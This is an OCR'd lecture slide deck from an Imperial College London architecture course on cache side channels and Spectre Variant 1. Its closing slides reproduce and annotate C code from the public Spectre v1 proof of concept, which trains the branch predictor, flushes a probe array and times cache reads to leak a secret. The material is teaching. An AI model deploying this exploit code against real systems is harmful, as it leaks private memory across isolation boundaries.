Advanced Computer Architecture

Imperial College London

Chapter 5 part 1:

Sidechannel vulnerabilities


November 2023

Paul H J Kelly

Overview

- **Side-channels**
  - **What can we infer about another thread by observing its effect on the system state?**
  - **Through what channels?**
- **How can we trigger exposure of private data?**
- **How can we block side-channels?**


Exfiltration



- Suppose we control thread A
- Suppose thread B is encrypting a message using a secret key, executing code we know but do not control

- How can we program thread A to learn something (perhaps statistically) about B – perhaps the message?

Exfiltration



- **Suppose thread B's encryption algorithm is this simple:**

```
For (i=0; i<N; ++i) {
  C[i] = code[P[i]];
}
```

- **How can we program thread A to learn something (perhaps statistically) about P ?**

Prime and Probe

- This technique detects the eviction of the attacker's working set by the victim:
  - The attacker first primes the cache by filling one or more sets with its own lines
  - Once the victim has executed, the attacker probes by timing accesses to its previously-loaded lines, to see if any were evicted
  - If so, the victim must have touched an address that maps to the same set

(A survey of microarchitectural timing attacks and countermeasures on contemporary hardware
Q Ge, Y Yarom, D Cock, G Heiser - Journal of Cryptographic Engineering, 2018)

Evict and Time

- This approach uses the targeted eviction of lines, together with overall execution time measurement
  - The attacker first causes the victim to run, preloading its working set, and establishing a baseline execution time
  - The attacker then evicts a line of interest, and runs the victim again
  - A variation in execution time indicates that the line of interest was accessed

(A survey of microarchitectural timing attacks and countermeasures on contemporary hardware
Q Ge, Y Yarom, D Cock, G Heiser - Journal of Cryptographic Engineering, 2018)

Flush and Reload

- This is the inverse of prime and probe, and relies on the existence of shared virtual memory (such as shared libraries or page deduplication), and the ability to flush by virtual address
  - The attacker first flushes a shared line of interest (by using dedicated instructions or by eviction through contention).
  - Once the victim has executed, the attacker then reloads the evicted line by touching it, measuring the time taken
  - A fast reload indicates that the victim touched this line (reloading it), while a slow reload indicates that it didn't




Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of probe_array shows one cache hit, exactly on the page that was accessed during the out-of-order execution.


https://meltdownattack.com/meltdown.pdf

- On x86 the two steps of the attack can be combined by measuring timing variations of the clflush instruction
- The advantage of FLUSH+RELOAD over PRIME+PROBE is that the attacker can target a specific line, rather than just a cache set.

(A survey of microarchitectural timing attacks and countermeasures on contemporary hardware
Q Ge, Y Yarom, D Cock, G Heiser - Journal of Cryptographic Engineering, 2018)

Side channels – shared state

- **For a side channel to be exploited, we need to identify state that is affected by execution and shared between attacker and victim**
- **If they share a single core:**
  - **L1I, L1D, L2, TLB, branch predictor, prefetchers, physical rename registers, dispatch ports…**
- **Separate cores may share caches, interconnect etc**



(A survey of microarchitectural timing attacks and countermeasures on contemporary hardware
Q Ge, Y Yarom, D Cock, G Heiser - Journal of Cryptographic Engineering, 2018)

How can we trigger co-located execution of the victim?

- **System call**

How can we trigger co-located execution of the victim?

- System call
- Release a lock
- SMT – threads co-scheduled on same core
- Call it as a function


How can we trigger co-located execution of the victim?

- System call
- Release a lock
- SMT – threads co-scheduled on same core
- Call it as a function

- Why is calling a function interesting?
  - Language-based security
  - Victim may be an object with secret state and a public access method

Language-based security: Bounds checking

- Consider a web browser containing a Javascript interpreter
- Different web pages require Javascript execution for rendering
- Each web page's rendering is done by the browser
- But don't worry, the Javascript engine prevents page A from accessing page B's data
- Eg by array bounds checking:




```
r = A[i]
```


→

```
If (i>0 && i<A.length()) {
  p = &A+4*I;
  r = *p;
}
```

Side-channels in speculative execution

- Suppose the bounds check “if” is predicted satisfied
- But i is out of bounds
- So *p points to a victim web page’s secret s (like the paypal password I just entered)


- So we can speculatively use s as an index into an array that we *do* have access to
- And then using timing to determine whether the cache line on which B[s] falls has been allocated as a side-effect of speculative execution



Side-channels in speculative execution

- **Suppose the bounds check "if" is predicted satisfied**
- **But i is out of bounds**
- **So *p points to a victim web page's secret s (like the paypal password I just entered)**

- **So we can speculatively use s as an index into an array that we *do* have access to**
- **And then using timing to determine whether the cache line on which B[s] falls has been allocated as a side-effect of speculative execution**




Perhaps this version is clearer…

Side-channels in speculative execution

- **Suppose the bounds check "if" is predicted satisfied**
- **But i is out of bounds**
- **So *p points to a victim web page's secret s (like the paypal password I just entered)**

- **So we can speculatively use s as an index into an array that we *do* have access to**
- **And then using timing to determine whether the cache line on which B[s] falls has been allocated as a side-effect of speculative execution**



This is Spectre Variant #1

```c
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {
    1,
    2,
    3,
    4,
    5,
    6,
    7,
    8,
    9,
    10,
    11,
    12,
    13,
    14,
    15,
    16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";
```

In two pages of code:
https://gist.github.com/ErikAugust/724d4a969fb2c6ae1bbd7b2a9e3d4bb6

Declare valid array1 for victim to access

Declare “canary” array2 whose cached-ness we will probe

```c
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {
  1,
  2,
  3,
  4,
  5,
  6,
  7,
  8,
  9,
  10,
  11,
  12,
  13,
  14,
  15,
  16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";
```

Declare valid array for victim to access

Declare "canary" array whose cached-ness we will probe

Secret message, out of bounds of victim

```c
void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}
```

access "canary" array using data indexed out of bounds

```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {
  1,
  2,
  3,
  4,
  5,
  6,
  7,
  8,
  9,
  10,
  11,
  12,
  13,
  14,
  15,
  16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";
```

Declare valid array for victim to access

```
void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}
```

access “canary” array using data indexed out of bounds

So if x=4, array1[x]=5
So we access element array2[5*512]

Declare “canary” array whose cached-ness we will probe

Secret message, out of bounds of victim

```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {
  1,
  2,
  3,
  4,
  5,
  6,
  7,
  8,
  9,
  10,
  11,
  12,
  13,
  14,
  15,
  16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";
```

Declare valid array for victim to access


```
void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}
```

access “canary” array using data indexed out of bounds

So if x=secret-array1, array1[x]=‘T’
So we access element array2[‘T’*512]

Declare “canary” array whose cached-ness we will probe

Secret message, out of bounds of victim




```c
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t * addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);
      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
```

Flush array2 from the cache

Train the branch predictor

```c
/* Call the victim! */
victim_function(x);
```



Flush array2 from the cache

Train the branch predictor

Call the victim

```
/* Time reads. Order is lightly mixed up to prevent stride prediction */
for (i = 0; i < 256; i++) {
  mix_i = ((i * 167) + 13) & 255;
  addr = & array2[mix_i * 512];
  time1 = __rdtscp( & junk); /* READ TIMER */
  junk = * addr; /* MEMORY ACCESS TO TIME */
  time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
  if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
    results[mix_i]++; /* cache hit - add +1 to score for this value */
}
```

Probe cache and time accesses

